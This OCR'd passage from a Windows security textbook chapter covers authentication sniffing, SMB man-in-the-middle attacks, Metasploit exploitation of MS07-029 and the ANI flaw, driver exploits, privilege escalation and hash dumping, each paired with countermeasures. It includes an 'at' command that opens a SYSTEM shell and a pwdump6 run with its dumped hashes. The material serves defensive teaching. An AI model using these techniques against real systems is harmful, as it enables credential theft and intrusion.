


Figure 4-2 Cain sniffs NTLM authentication exchanges off the network and sends them to the integrated cracking program.

some time. As we've seen, Cain has a built-in MSKerb5-PreAuth packet sniffer. Other Windows Kerberos authentication sniffing and cracking tools include KerbSniff and KerbCrack by Arne Vidstrom (www.ntsecurity.nu/toolbox/kerbcrack/).

Windows Authentication Sniffing Countermeasures

The key to disabling LM response attacks is to disable LM authentication. Remember, it's the LM response that tools such as Cain prey on to derive passwords. If you can prevent the LM response from crossing the wire, you will have blocked this attack vector entirely. The NTLM dialect does not suffer from the LM weaknesses and thus takes a much longer time to crack, effectively making it unworthy to attempt.

Following Windows NT 4.0 Service Pack 4, Microsoft added a Registry value that controls the use of LM authentication: `HKLM\System\CurrentControlSet\Control\LSA Registry\LMCompatibilityLevel`. Values of 4 and above will prevent a domain controller (DC) from accepting LM authentication requests (see Microsoft Knowledge Base Article Q147706 for more info). On Windows 2000 and later systems, this setting is more easily configured using Security Policy: Look under the

"LAN Manager Authentication Level" setting under the Security Options node (this setting is listed under the "Network security: LAN Manager Authentication Level" in Windows XP and later). This setting allows you to configure Windows 2000 and later to perform SMB authentication in one of six ways (from least secure to most; see KB Article Q239869). We recommend setting this to at least Level 2, "Send NTLM Response Only."

Unfortunately, any downlevel clients that try to authenticate to a domain controller configured in this way will fail, because the DC will accept only Windows hashes for authentication. (*Downlevel* refers to Windows 9*x*, Windows for Workgroups, and earlier clients.) Even worse, because non-Windows clients cannot implement the Windows hash, they will futilely send LM responses over the network anyway, thus defeating the security against SMB capture. This fix is therefore of limited practical use to most organizations that run a diversity of Windows clients. Although Microsoft provided a workaround called Dsclient.exe for downlevel clients (see KB Article Q239869), these clients are so out-of-date now that we recommend simply upgrading them.

For mitigating Kerberos sniffing attacks, there is no single Registry value to set as with LM. In our testing, setting encryption on the secure channel did not prevent this attack, and Microsoft has issued no guidance on addressing this issue. Thus, you're left with the classic defense: pick good passwords. Frank O'Dwyer's paper notes that passwords of eight characters in length containing different cases and numbers would take an estimated 67 years to crack using this approach on a single Pentium 1.5GHz machine, so if you are using the Windows password complexity feature (mentioned earlier in this chapter), you've bought yourself some time. Also remember that if a password is found in a dictionary, it will be cracked immediately.

Kasslin and Tikkanen proposed the following additional mitigations in their paper on Kerberos attacks (http://users.tkk.fi/~autikkan/kerberos/docs/phase1/pdf/LATEST_password_attack.pdf):

- Use the PKINIT preauthentication method, which uses public keys rather than passwords so does not succumb to eavesdropping attacks.
- Use the built-in Windows IPSec implementation to authenticate and encrypt traffic.

Man-In-The-Middle Attacks

Popularity:	6
Simplicity:	2
Impact:	10
Risk Rating:	**6**

Man-in-the-middle (MITM) attacks are devastating, since they compromise the integrity of the channel between legitimate client and server, preventing any trustworthy exchange of information. In this section, we'll survey some implementations of MITM attacks against Windows protocols that have appeared over the years.

In May 2001, Sir Dystic of Cult of the Dead Cow wrote and released a tool called SMBRelay that was essentially an SMB server that could harvest usernames and password hashes from incoming SMB traffic. As the name implies, SMBRelay can act as more than just a rogue SMB endpoint—it also can perform MITM attacks given certain circumstances.

Acting as a rogue server, SMBRelay is capable of capturing network password hashes that can be imported into cracking tools (we'll discuss Windows password cracking later in this chapter). It can also create reverse connections back to any client through an internal relay IP address, permitting an attacker to access unwitting clients via SMB using the privileges of original connection.

In full MITM mode, SMBRelay inserts itself between client and server, relays the legitimate client authentication exchange, and gains access to the server using the same privileges as the client. SMBRelay can be erratic, but when implemented successfully, this is clearly a devastating attack: the MITM has gained complete access to the target server's resources without really lifting a finger.

Another tool called SMBProxy (http://www.cqure.net/wp/11/) implements a "pass the hash" attack. As we noted earlier, Windows password hashes are the equivalent of passwords, so rather than attempting to crack them offline, savvy attackers can simply replay them to gain unauthorized access (this technique was first popularized by Hernan Ochoa).

SMBProxy works on Windows NT 4 and Windows 2000, but we're not aware of reported ability to compromise later versions of Windows, as with SMBRelay. In theory, these same techniques are applicable to later versions, but they have not been successfully implemented in a tool.

Massimiliano Montoro's Cain tool offers helpful SMB MITM capabilities, combining a built-in ARP Poison Routing (APR) feature with NTLM challenge spoofing and downgrade attack functions. Using just Cain, an attacker can redirect local network traffic to himself using APR and downgrade clients to more easily attacked Windows authentication dialects. Cain does not implement a full MITM SMB server like SMBRelay, however.

Terminal Server is also subject to MITM attack using Cain's APR to implement an attack described in April 2003 by Erik Forsberg (see http://www.securityfocus.com/archive/1/317244) and updated in 2005 by the author of Cain, Massimiliano Montoro (see http://www.oxid.it/downloads/rdp-gbu.pdf). Because Microsoft reuses the same key to initiate authentication, Cain uses the known key to sign a new MITM key that the standard Terminal Server client simply verifies, since it is designed to blindly accept material signed by the known Microsoft key. APR disrupts the original client-server communication so that neither is aware that it's really talking to the MITM. The end result is that Terminal Server traffic can be sniffed, unencrypted, and recorded by Cain, exposing administrative credentials that could be used to compromise the server.

Although it presents a lower risk than outright MITM, for environments that still rely on NetBIOS naming protocols (NBNS, UDP port 137), name spoofing can be used to facilitate MITM attacks. For example, the crew at Toolcrypt.org created a tool that listens for broadcast NetBIOS name queries on UDP 137 and replies positively with a name bound to an IP address of the attacker's choice (see http://www.toolcrypt.org/index.html?hew).

The attacker is then free to masquerade as the legitimate server name as long as he can respond fastest to NBNS name requests.

MITM Countermeasures

MITM attacks typically require close proximity to the victim systems to implement successfully, such as local LAN segment presence. If an attacker has already gained such a foothold on your network, it is difficult to mitigate fully the many possible MITM attack methodologies they could employ.

Basic network communications security fundamentals can help protect against MITM attacks. The use of authenticated and encrypted communications can mitigate against rogue clients or servers inserting themselves into a legitimate communications stream. Windows Firewall rules in Vista and later can provide authenticated and encrypted connections, as long as both endpoints are members of the same Active Directory (AD) domain and an IPSec policy is in place to create a secured connection between the endpoints.

TIP Windows Firewall with Advanced Security in Vista and later refers to IPSec policies as "Connection Security Rules."

Since Windows NT, a feature called SMB signing has been available to authenticate SMB connections. However, we've never really seen this implemented widely, and furthermore are unsure as to its ability to deflect MITM attacks in certain scenarios. Tools like SMBRelay attempt to disable SMB signing, for example. Windows Firewall with IPSec/Connection Security Rules is probably a better bet.

Last but not least, to address NetBIOS name spoofing attacks, we recommend just plain disabling NetBIOS Name Services if possible. NBNS is just so easily spoofed (because it's based on UDP), and most recent versions of Windows can survive without it given a properly configured DNS infrastructure. If you must implement NBNS, configuring a primary and secondary Windows Internet Naming Service (WINS) server across your infrastructure may help mitigate against rampant NBNS spoofing (see http://support.microsoft.com/kb/150737/ for more information).

Remote Unauthenticated Exploits

In contrast to the discussion so far about attacking Windows authentication protocols, remote unauthenticated exploitation is targeted at flaws or misconfigurations in the Windows software itself. Formerly focused mainly on network-exposed TCP/IP services, remote exploitation techniques have expanded in recent years to previously unconsidered areas of the Windows external attack surface, including driver interfaces for devices and media, as well as common Windows user-mode applications like Microsoft Office. This section will review some noteworthy attacks of this nature.

Network Service Exploits

Popularity:	*9*
Simplicity:	*9*
Impact:	*10*
Risk Rating:	***9***

Now considered old school by some, remote exploitation of network services remains the mother's milk of hacking Windows. Time was when aspiring hackers had to scour the Internet for exploits custom-written by researchers flung far and wide, spend hours refining often temperamental code, and determine various environmental parameters necessary to get the exploit to function reliably.

Today, off-the-shelf exploit frameworks make this exercise a point-and-click affair. One of the most popular frameworks is Metasploit (http://framework.metasploit.com), which "… was created to provide information on exploit techniques and to create a useful resource for exploit developers and security professionals." Metasploit's published exploit module archive is typically several months behind the latest Microsoft exploits and is not comprehensive for even all critical vulnerabilities that Microsoft releases, but it is a powerful tool for Windows security testing.

TIP

Hacking Exposed Windows, Third Edition (McGraw-Hill Professional, 2007; http://www.winhackingexposed.com) covers vulnerability identification and development techniques that can be used to create custom Metasploit modules.

To see how easily tools like Metasploit can remotely exploit Windows vulnerability, we'll use the Windows GUI version of the tool to attack a stack-based buffer overrun vulnerability in Windows Server 2003's DNS Server Remote Procedure Call (RPC) interface. The exploit identifies the RPC listener (typically TCP port 1025, but it can be anywhere from 1024 to 2048) and sends a specially crafted packet that can execute arbitrary commands within the context of the DNS Service, which runs as the maximum-privileged SYSTEM account. This vulnerability is described in more detail in Microsoft's MS07-029 security bulletin.

Within the Metasploit GUI, we first locate the relevant exploit module. This is as simple as searching for "ms07" to identify all vulnerabilities related to Microsoft security bulletins published in 2007. We then double-click the exploit module named Microsoft DNS RPC Service extractQuotedChar() Overflow (TCP), revealing a wizard that walks us through various exploit parameters (that is, the make and model of victim software), payload (options include remote command shell, add a user, and inject prebuilt code), options (such as target IP address, IDS evasion techniques, and so on). Figure 4-3 shows the resulting exploit module configuration. This configuration profile can be saved and reloaded easily for future reference.

Once the configuration is set, you hit Apply, and the exploit is launched. Subsequent attacks can easily be relaunched by simply right-clicking the exploit module in the GUI




Figure 4-3 Metasploit's Exploit Module Configuration Wizard permits easy creation of custom exploit scenarios.

and selecting Execute. Figure 4-4 shows the results of the exploit within the Metasploit GUI. Based on the default configuration parameters we selected for this particular exploit, we now have a command shell running with SYSTEM privileges on TCP port 4444.

NOTE To view current Windows exploits contributed to Metasploit, see http://metasploit.com/svn/framework3/trunk/modules/exploits/windows/.

Network Service ExploitCountermeasures

The standard advice for mitigating Microsoft code-level flaws is

- Test and apply the patch as soon as possible.
- In the meantime, test and implement any available workarounds, such as blocking access to and/or disabling the vulnerable remote service.
- Enable logging and monitoring to identify vulnerable systems and potential attacks, and establish an incident response plan.

Rapid patch deployment is the best option since it simply eliminates the vulnerability. And despite the choruses of the 0-day exploit fear-mongers, evidence on real intrusions indicates that there is a considerable lag time between availability of a patch and actual exploitation (see for example http://www.verizonbusiness.com/resources/security/databreachreport.pdf). Be sure to consider testing new patches for application




Figure 4-4 Metasploit exploits a Windows DNS server stack-based buffer overflow vulnerability.

compatibility. We also always recommend using automated patch management tools like Systems Management Server (SMS) to rapidly deploy and verify patches. There are numerous articles on the Internet that go into more detail about creating an effective program for security patching, and more broadly, vulnerability management. We recommend consulting these resources and designing a comprehensive approach to identifying, prioritizing, deploying, verifying, and measuring security vulnerability remediation across your environment.

Of course, there is a window of exposure while waiting for the patch to be released by Microsoft. This is where workarounds come in handy. Workarounds are typically configuration options either on the vulnerable system or the surrounding environment that can mitigate the impact exploitation in the instance where a patch cannot be applied. For example, in the case of MS07-029, Microsoft issued a security advisory in advance of the patch (see http://www.microsoft.com/technet/security/advisory/ for current

advisories). In the case of the DNS exploit, Microsoft recommended disabling remote management of the DNS service over RPC by setting a specific Registry value (HKLM\SYSTEM\CurrentControlSet\Services\DNS\Parameters\RpcProtocol, REG_DWORD = 4), eliminating the vulnerability. Security guru Jesper Johansson blogged about rolling this workaround out using automated scripts (see http://msinfluentials.com/blogs/jesper/archive/2007/04/13/turn-off-rpc-management-of-dns-on-all-dcs.aspx).

Many vulnerabilities are often easily mitigated by blocking access to the vulnerable TCP/IP port(s) in question; in the case of the current DNS vulnerability, it probably would've been a good idea to restrict/authenticate access to TCP 1025 and 1026 using network- and host-level firewalls, but variability in the actual port exposed by RPC and potential negative impact to other RPC applications may have made this impractical. At a minimum, external access to these pots should've been restricted to begin with.

Last but not least, it's important to monitor and plan to respond to potential compromises of known-vulnerable systems. Ideally, security monitoring and incident response programs are already in place to enable rapid configuration of customized detection and response plans for new vulnerabilities if they pass a certain threshold of criticality.

For complete information about mitigating this particular vulnerability, see Microsoft's security bulletin at http://www.microsoft.com/technet/security/bulletin/MS07-029.mspx.

End-User Application Exploits

Popularity:	*9*
Simplicity:	*5*
Impact:	*10*
Risk Rating:	***8***

Attackers have discovered that the weakest link in any environment is often the end users and the multitude of applications they run. The typically poorly managed and rich software ecosystem on the client side provides great attack surface for malicious intruders. It also usually puts attackers in direct contact with end-user data and credentials with minimal digging, and without the worry of a professional IT security department looking over the attacker's shoulder. Until recently, end-user software also got much less attention, security-wise, during development, since the prevailing mindset was initially distracted by devastating vulnerabilities on the server side of the equation.

All of these factors are reflected in a shift in Microsoft security bulletins released over the years, as the trend moves more toward end-user applications like IE and Office, and they less frequently get released for server products like Windows and Exchange.

One of the most devastating client-side exploits of recent memory is the Windows Animated Cursor Remote Code Execution Vulnerability (often abbreviated to ANI, the file extension of the vulnerable file type). Initially discovered by Alexander Sotirov, ANI involves a buffer overflow vulnerability in the LoadAniIcon() function in USER32.dll and can be exploited by using the CURSOR style sheet directive within a web page to

load a malicious ANI file. Exploitation results in the ability to execute arbitrary commands with the privileges of the logged-on user.

Metasploit can be used to exploit this vulnerability quite easily. The canned Windows ANI LoadAniIcon() Chunk Size Stack Overflow (HTTP) creates a malicious ANI file crafted to exploit a particular set of platforms (for example, Vista), sets up a local HTTP server on the attacker's machine, and serves up the malicious file. Unwitting victims that connect to the HTTP server get exploited and whatever arbitrary action configured through Metasploit occurs (we've used the Windows piped shell option, for example).

End-User Application Countermeasures

For complete information about mitigating the ANI vulnerability, see Microsoft's security bulletin at http://www.microsoft.com/technet/security/Bulletin/MS07-017.mspx.

More broadly, end-user application countermeasures is a large and complex topic. We've assembled the following "Ten Steps to a Safer Internet Experience" that weaves together advice we've provided across many editions of *Hacking Exposed* over the last ten years:

1. Deploy a personal firewall, ideally one that can also manage outbound connection attempts. The updated Windows Firewall in XP SP2 and later is a good option.
2. Keep up to date on all relevant software security patches. Windows users should configure Microsoft Automatic Updates to ease the burden of this task.
3. Run antivirus software that automatically scans your system (particularly incoming mail attachments) and keeps itself updated. We also recommend running antiadware/spyware and antiphishing utilities.
4. Configure Windows Internet Options in the Control Panel (also accessible through IE and Outlook/OE) wisely.
5. Run with least privilege. Never log on as Administrator (or equivalent highly-privileged account) on a system that you will use to browse the Internet or read e-mail. Use reduced-privilege features like Windows UAC and Low Rights IE (LoRIE) where possible (we'll discuss these features near the end of this chapter).
6. Administrators of large networks of Windows systems should deploy the preceding technologies at key network choke points (that is, network-based firewalls in addition to host-based, antivirus on mail servers, and so on) to protect large numbers of users more efficiently.
7. Read e-mail in plaintext.
8. Configure office productivity programs as securely as possible; for example, set the Microsoft Office programs to Very High macros security under the Tools | Macro | Security. Consider using MOICE (Microsoft Office Isolated Conversion Environment) when opening pre-Office 2007 Word, Excel, or PowerPoint binary format files.

9. Don't be gullible. Approach Internet-borne solicitations and transactions with high skepticism. Don't click links in e-mails from untrusted sources!
10. Keep your computing devices physically secure.

Chapter 12 covers some of this material in more depth as well.

Device Driver Exploits

Popularity:	*9*
Simplicity:	*5*
Impact:	*10*
Risk Rating:	***8***

Although not often considered with the same gravity as remote network service exploits, device driver vulnerabilities are every much as exposed to external attackers, and in some cases even more so. A stunning example was published by Johnny Cache, HD Moore, and skape in late 2006 (see http://www.uninformed.org/?v=all&a=29&t=sumry), which cleverly pointed out how Windows wireless networking drivers could be exploited *simply by passing within physical proximity* to a rogue access point beaconing malicious packets.

We should be clear that the vulnerabilities referenced by Cache et al resulted from drivers written by companies other than Microsoft. However, the inadequacy of the operating system to protect itself against such attacks is very troublesome—after all, Microsoft popularized the phrase "plug and play" to highlight it's superior compatibility with the vast sea of devices available to end users nowadays. The research of Cache et al shows the downside to this tremendous compatibility is dramatically increased attack surface for the OS with every driver that's installed (think Ethernet, Bluetooth, DVD drives, and myriad other exposures to external input!).

Perhaps the worst thing about such exploits is that they typically result in execution within highly privileged kernel mode, since device drivers typically interface at such a low level in order to access primitive hardware abstraction layers efficiently. So, all it takes is one vulnerable device driver on the system to result in total compromise—how many devices have you installed today?

HD Moore coded up a Metasploit exploit module for wireless network adapter device drivers from three popular vendors: Broadcom, D-Link, and Netgear. Each exploit requires the Lorcon library and works only on Linux with a supported wireless card. The Netgear exploit module, for example, sends an oversized wireless beacon frame that results in remote code execution in kernel mode on systems running the vulnerable Netgear wireless driver versions. All vulnerable Netgear adapters within range of the attack will be affected by any received beacon frames, although adapters must be in a nonassociated state for this exploit to work.

Think about this attack next time you're passing through a zone of heavy wireless access point beaconing, such as a crowded metropolitan area or major airport. Every one of those "available wireless networks" you see could've already rooted your machine.

Driver Exploit Countermeasures

The most obvious way to reduce risk for device driver attacks is to apply vendor patches as soon as possible.

The other option is to disable the affected functionality (device) in high-risk environments. For example, in the case of the wireless network driver attacks described previously, we recommend turning off your wireless networking radio while passing through areas with high concentrations of access points. Most laptop vendors provide an external hardware switch for this. Of course, you lose device functionality with this countermeasure, so it's not very helpful if you need to use the device in question (and in the case of wireless connectivity, you almost always need it on in most cases).

Microsoft has recognized this issue by providing for driver signing in more recent versions of Windows; in fact, 64-bit versions of Vista and Server 2008 require trusted signatures on kernel-mode software (see http://www.microsoft.com/whdc/winlogo/drvsign/drvsign.mspx). Of course, driver signing makes the long-held assumption that signed code is well-constructed code and provides no real assurances that security flaws like buffer overflows don't still exist in the code. So, the impact of code signing on device driver exploits remains to be seen.

In the future, approaches like Microsoft's User-Mode Driver Framework (UMDF) may provide greater mitigation for this class of vulnerabilities (see http://en.wikipedia.org/wiki/User-Mode_Driver_Framework). The idea behind UMDF is to provide a dedicated API through which low-privileged user-mode drivers can access the kernel in well-defined ways. Thus, even if the driver has a security vulnerability that is exploited, the resulting impact to the system is much lower than would be the case with a traditional kernel-mode driver.

AUTHENTICATED ATTACKS

So far we've illustrated the most commonly used tools and techniques for obtaining some level of access to a Windows system. These mechanisms typically result in varying degrees of privilege on the target system, from Guest to SYSTEM. Regardless of the degree of privilege attained, however, the first conquest in any Windows environment is typically only the beginning of a much longer campaign. This section details how the rest of the war is waged once the first system falls, and the initial battle is won.

Privilege Escalation

Once attackers have obtained a user account on a Windows system, they will set their eyes immediately on obtaining Administrator- or SYSTEM-equivalent privileges. One of

the all-time greatest hacks of Windows was the so-called *getadmin* family of exploits (see http://www.windowsitsecurity.com/Articles/Index.cfm?ArticleID=9231). Getadmin was the first serious *privilege escalation* attack against Windows NT4, and although that specific attack has been patched (post NT4 SP3), the basic technique by which it works, *DLL injection*, lives on and is still used effectively today.

The power of getadmin was muted somewhat by the fact that it must be run by an interactive user on the target system, as must most privilege-escalation attacks. Because most users cannot log on interactively to a Windows server by default, it is really only useful to rogue members of the various built-in Operators groups (Account, Backup, Server, and so on) and the default Internet server account, IUSR_*machinename*, who have this privilege. If malicious individuals have the interactive logon privilege on your server already, privilege escalation exploits aren't going to make things much worse. They already have access to just about anything else they'd want.

The Windows architecture still has a difficult time preventing interactively logged-on accounts from escalating privileges, due mostly to the diversity and complexity of the Windows interactive login environment (see, for example, http://blogs.technet.com/askperf/archive/2007/07/24/sessions-desktops-and-windows-stations.aspx). Even worse, interactive logon has become much more widespread as Windows Terminal Server has assumed the mantle of remote management and distributed processing workhorse. Finally, it is important to consider that the most important vector for privilege escalation for Internet client systems is web browsing and e-mail processing, as we noted earlier and will discuss again in Chapter 12.

NOTE We'll also discuss the classic supra-system privilege escalation exploit LSADump later in this chapter.

Finally, we should note that obtaining Administrator status is not technically the highest privilege one can obtain on a Windows machine. The SYSTEM account (also known as the Local System, or NT AUTHORITY\SYSTEM account) actually accrues more privilege than Administrator. However, there are a few common tricks to allow administrators to attain SYSTEM privileges quite easily. One is to open a command shell using the Windows Scheduler service as follows:

```
C:\>at 14:53 /INTERACTIVE cmd.exe
```


Or you could use the free `psexec` tool from Sysinternals.com, which will even allow you to run as SYSTEM remotely.

Preventing Privilege Escalation

First of all, maintain appropriate patch levels for your Windows systems. Exploits like getadmin take advantage of flaws in the core OS and won't be completely mitigated until those flaws are fixed at the code level.

Of course, interactive logon privileges should be severely restricted for any system that houses sensitive data, because exploits such as these become much easier once this critical foothold is gained. To check interactive logon rights under Windows 2000 and later, run the Security Policy applet (either Local or Group), find the Local Policies\User Rights Assignment node, and check how the Log On Locally right is populated.

New in Windows 2000 and later, many such privileges now have counterparts that allow specific groups or users to be *excluded* from rights. In this example, you could use the Deny Logon Locally right, as shown here:



Extracting and Cracking Passwords

Once Administrator-equivalent status has been obtained, attackers typically shift their attention to grabbing as much information as possible that can be leveraged for further system conquests. Furthermore, attackers with Administrator-equivalent credentials may have happened upon only a minor player in the overall structure of your network and may wish to install additional tools to spread their influence. Thus, one of the first post-exploit activities of attackers is to gather more usernames and passwords, since these credentials are typically the key to extending exploitation of the entire environment, and possibly even other environments linked through assorted relationships.

NOTE Starting with XP SP2 and later, one of the key first post-exploitation steps is to disable the Windows Firewall. Many of the tools discussed upcoming function via Windows networking services that are blocked by the default Firewall configuration.

Grabbing the Password Hashes

Popularity:	*8*
Simplicity:	*10*
Impact:	*10*
Risk Rating:	***9***

Having gained Administrator equivalence, attackers will most likely make a beeline to the system password hashes. These are stored in the Windows Security Accounts Manager (SAM) under NT4 and earlier and in the Active Directory on Windows 2000 and greater domain controllers (DCs). The SAM contains the usernames and hashed passwords of all users on the local system, or the domain if the machine in question is a domain controller. It is the coup de grace of Windows system hacking, the counterpart of the /etc/passwd file from the UNIX world. Even if the SAM in question comes from a stand-alone Windows system, chances are that cracking it will reveal credentials that grant access to a domain controller, thanks to the widespread reuse of passwords by typical users. Thus, cracking the SAM is also one of the most powerful tools for privilege escalation and trust exploitation.

Obtaining the Hashes The first step in any password-cracking exercise is to obtain the password hashes. Depending on the version of Windows in play, this can be achieved in a number of ways.

On stand-alone Windows systems, password hashes are stored in %systemroot%\system32\config\SAM, which is locked as long as the OS is running. The SAM file is also represented as one of the five major hives of the Windows Registry under the key HKEY_LOCAL_MACHINE\ SAM. This key is not available for casual perusal, even by the Administrator account (however, with a bit of trickery and the Scheduler service, it can be done). On domain controllers, password hashes are kept in the Active Directory (%windir%\WindowsDS\ntds.dit). Now that we know where the goodies are stored, how do we get at them? There are a number of ways, but the easiest is to extract the password hashes programmatically from the SAM or Active Directory using published tools.

TIP If you're just curious and want to examine the SAM files natively, you can boot to alternative Windows environments like WinPE (http://blogs.msdn.com/winpe/) and BartPE (http://www.nu2.nu/pebuilder/).

NOTE We covered sniffing Windows authentication in "Authentication Spoofing Attacks" earlier in this chapter.

Extracting the Hashes with pwdump With Administrator access, password hashes can easily be dumped directly from the Registry into a structured format suitable for offline analysis. The original utility for accomplishing this is called pwdump by Jeremy Allison, and numerous improved versions have been released, including pwdump2 by Todd Sabin; pwdump3e e-business technology, Inc.; and pwdump6 by the foofus.net Team (www.foofus.net).

Foofus.net also released fgdump, which is a wrapper around pwdump6 and other tools that automates remote hash extraction, LSA cache dumping, and protected store enumeration (we'll discuss the latter two techniques shortly). The pwdump family of tools uses the technique of DLL injection to insert themselves into a privileged running process (typically lsass.exe) in order to extract password hashes.

TIP Older versions such as pwdump2 will not work on Windows Vista because the LSASS process was moved to a separate Window Station.

pwdump6 works remotely via SMB (TCP 139 or 445) but will not work within an interactive login session (you can still use fgdump for interactive password dumping). The following example shows pwdump6 being used against a Server 2008 system with the Windows Firewall disabled:

```
D:\Toolbox>PwDump.exe -u Administrator -p password 192.168.234.7

pwdump6 Version 1.7.1 by fizzgig and the mighty group at foofus.net

Using pipe {2A350DF8-943B-4A59-B8B2-BA67634374A9}
Key length is 16
No pw hist

Administrator:500:NO PASSWORD***:3B2F3C28C5CF28E46FED883030:::
George:1002:NO PASSWORD***:D67FB3C2ED420D5F835BDD86A03A0D95:::
Guest:501:NO PASSWORD***:NO PASSWORD**********************:::
Joel:1000:NO PASSWORD***:B39AA13D03598755689D36A295FC14203C:::
Stuart:1001:NO PASSWORD***:6674086C274856389F3E1AFBFE057BF3:::

Completed.
```

Note the NO PASSWORD output in the third field indicating that this server is not storing hashes in the weaker LM format.

pwdump Countermeasures

As long as DLL injection still works on Windows, there is no defense against pwdump derivatives. Take some solace, however, that pwdump requires Administrator-equivalent privileges to run. If attackers have already gained this advantage, there is probably little else they can accomplish on the local system that they haven't already done (using captured password hashes to attack trusted systems is another matter, however, as we will see shortly).

Cracking Passwords

Popularity:	*8*
Simplicity:	*10*
Impact:	*10*
Risk Rating:	***9***

